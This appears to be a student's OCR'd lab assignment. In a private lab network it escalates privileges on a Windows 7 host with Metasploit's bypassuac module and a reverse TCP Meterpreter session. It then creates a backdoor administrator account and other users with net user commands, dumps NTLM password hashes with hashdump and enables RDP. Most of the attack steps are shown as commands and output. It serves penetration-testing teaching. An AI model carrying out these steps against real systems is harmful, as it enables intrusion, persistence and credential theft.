


b. (4 pt) Create a text file with the name as YourMIDAS.txt (for example, svatsa.txt) and put the current timestamp in the file.

c. (2 pt) Upload the above text file (YourMIDAS.txt) to the Windows 7 Desktop folder



d. (2 pt) Log in to Windows 7 and verify if the file exists



[Privilege escalation]

4. Gain Administrator Privileges (5 pts)
[Submit the screenshot for each step]

a. Background the current session
b. Attempt privilege escalation (gain administrator-level privileges)
c. Regain elevated session

```
meterpreter > background
[*] Backgrounding session 5...
msf6 exploit(multi/handler) > sessions
```

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/local/bypassuac) > set session 5
session => 5
```

```
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION    5                yes       The session to run this module on
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accept


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, pro
   LHOST     192.168.10.13    yes       The listen address (an interface may be specif
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86



View the full module info with the info, or info -d command.

msf6 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] UAC is Enabled, checking level ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem ...
[*] Meterpreter stager executable 73802 bytes long being uploaded ..
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 6 opened (192.168.10.13:4444 → 192.168.10.9:1048) at 2026-03-
```

5. Create Malicious Admin Account (5 * 2 pts =10 pts)

[Submit the screenshot for each step]

Since you have now gained the elevated privilege, in the Meterpreter shell running on the attacker side (Internal Kali),

a. (2 pts) Create a new user account (use your real name) with a valid password (do not use your real password)

b. (2 pts) Add this user account to the Administrators group


c. (2 pts) Create three additional users with their passwords

```
meterpreter > shell
Process 3980 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\System32>net user zsumu001 P@ssword /add
net user zsumu001 P@ssword /add
The command completed successfully.


C:\Windows\System32>net localgroup administrators zsumu001 /add
net localgroup administrators zsumu001 /add
The command completed successfully.


C:\Windows\System32>net user user1 pass1 /add
net user user1 pass1 /add
The command completed successfully.


C:\Windows\System32>net user user2 pass2 /add
net user user2 pass2 /add
The command completed successfully.


C:\Windows\System32>net user user3 pass3 /add
net user user3 pass3 /add
The command completed successfully.


C:\Windows\System32>
```

d. (2 pts) Display the password hashes using correct command in meterpreter shell


```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
user1:1004:aad3b435b51404eeaad3b435b51404ee:8d7a851dde3e7bed903a41d686cd33be:::
user2:1005:aad3b435b51404eeaad3b435b51404ee:9cb25b4c2c6bcb8e6fe9384b74ed2b34:::
user3:1006:aad3b435b51404eeaad3b435b51404ee:11999e8f3bb763b7993dc33e5cff4b90:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
zsumu001:1003:aad3b435b51404eeaad3b435b51404ee:13b29964cc2480b4ef454c59562e675c:::
```

e. (2 pts) Redirect/copy those password hashes, of all the users created, in a new text file named as, winHash.txt. Display the contents of the file, WinHash.txt



[Remote Access via RDP]

6. (3 pts) In a new terminal in Internal Kali, enable RDP and log in using the malicious account created in the previous step.



7. (2 pts) Browse user folders in Windows 7